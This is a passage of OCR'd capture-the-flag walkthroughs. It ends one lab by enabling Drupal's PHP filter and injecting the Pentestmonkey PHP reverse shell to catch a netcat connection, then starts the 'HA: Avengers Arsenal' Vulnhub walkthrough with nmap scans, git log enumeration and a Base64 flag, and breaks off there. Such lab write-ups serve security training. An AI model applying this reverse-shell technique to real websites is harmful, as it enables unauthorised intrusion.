



After accessing the admin console, it was time to exploit web application by injecting malicious content inside it. Directly writing malicious scripts as web content will not give us the reverse shell of the application but after spending some time, we concluded that it requires PHP module. We, therefore, move to install new module through ***Manage>Extend>List>Install new module***.


You can download the PHP package for Drupal from the URL below and upload the tar file to install the new module.

https://www.drupal.org/project/php



To install php module upload the tar file that was downloaded.




So, when the installation is completed, we need to enable to the added module.





Again, move to **Manage > Extend >filters** and enable the checkbox for PHP filters.





Now use the Pentest monkey PHP script, i.e. “reverse shell backdoor.php” to be injected as basic content. Don’t forget to add a “listening IP & port” to get a reversed connection. Continue to change the “text format to PHP” and enable the

publishing checkbox. Keep the netcat listener ON in order to receive the incoming shell.

When everything is set accordingly, click the preview button and you'll get the reverse connection over the netcat.




Hence, we got the reverse connection of the host machine.




**Author**: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact **Here**

## HA: Avengers Arsenal Vulnhub Walkthrough

posted in CTF CHALLENGES on OCTOBER 29, 2019 by RAJ CHANDEL with 0 COMMENT

Today we are going to solve our Capture the Flag challenge called “HA: Avengers Arsenal” We have developed this lab for the purpose of online penetration practices. It contains 5 flags in the form of Avenger’s Weapons. Let’s Solve it!!

**Download Here**

**Level: Intermediate**

**Task:** Find 5 Flags on the Target Machine.

## Penetration Methodologies


- Network Scanning
  - Netdiscover
  - Nmap
- Enumeration
  - Browsing HTTP Service
  - Enumerating Git logs
  - Directory Bruteforce using drib
  - Decoding using Spammimic
  - Enumerating using cupp
  - Bruteforcing using John the Ripper
- Exploitation
  - Getting a reverse connection
  - Spawning a TTY Shell
- Privilege Escalation
  - Path Variable

# Walkthrough

## Network Scanning


After downloading and running this machine in VMWare Workstation, we started by running the Netdiscover command to obtain the IP Address of the target machine. After matching the MAC and IP Address we have obtained the Virtual Machine IP address, 192.168.1.101 (the target machine IP address).


```
netdiscover
```




So, as we have the target machine's IP, the first step is to find the ports and services that are available on the target machine. We used Nmap aggressive port scan for this purpose. This is illustrated in the image given below:

```
nmap -A 192.168.1.101
```








We got a lot of important information from this scan. For starters, we get the .git directory. We are going to enumerate it. We also got the /groot directory. It is also worth taking a look. And at last we got the Splunk service running at port 8000 and 8089.

Let's start with the HTTP port. We quickly opened the target machine IP on the browser. A web page was running through this port which can be seen in the following image:

```
1 http://192.168.1.101
```





Before enumerating any further we went back to our nmap scan to get that .git directory. Upon opening the .git directory we found a **logs directory**. When opened, the HEAD page was discovered. Here on the HEAD page, we found another link i.e. "https://github.com/Hackingzone/hackingarticles.git"




We thought it was worth taking a look, so it was better to clone this git to our attacker machine and then investigate it further. Therefore, we will use the git clone command which allows the transfer of the git to our Kali Linux. Here, after cloning, we see that a directory is created with the name of hackingarticles. We traversed into that particular directory. Thus, to inspect the git repo we used the command git log.  This gave us a commit worth enumerating.


```
git clone https://github.com/Hackingzone/hackingarticles.git
cd hackingarticles/
ls
git log
```



```
Date:   Tue Sep 17 14:28:44 2019 +0530

    mew mew

commit c78e3ddf70b748d1aea5ccaf1fedc3aaab4ac451
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:28:12 2019 +0530

    IW

commit a6b610652780fb3979ee9cbd8600e93b6b740700
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:27:43 2019 +0530

    end

commit 674dc193bcdf5df2db43da89132f6efe08f3b1e8
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:27:16 2019 +0530

    avnge

commit 9b5d48af1ef4d5123544cf3007a2363346e7dd4a
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:26:29 2019 +0530

    chitauri army

commit 2bf255b0f23baddfcd00ee16b274b4ae54a5d6ee
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:25:28 2019 +0530

    breaker
```


After getting inside the hackingarticles directory we see that there are a bunch of text files. But amongst them was an “updated” log entry. This seemed interesting. So, we took a close look using the git show command. And here we have a Base64 Encoded text.

```
git log 4fb65717a4bdfa8169fb0642abf0f355f7eea048
git show 4fb65717a4bdfa8169fb0642abf0f355f7eea048
Q2FwdGFpbiBBbWVyaWNhJ3MgU2hpZWxkOnswNjE3ODZEOUE4QkI4OUEyRkU3NDVERDI2RkU
```



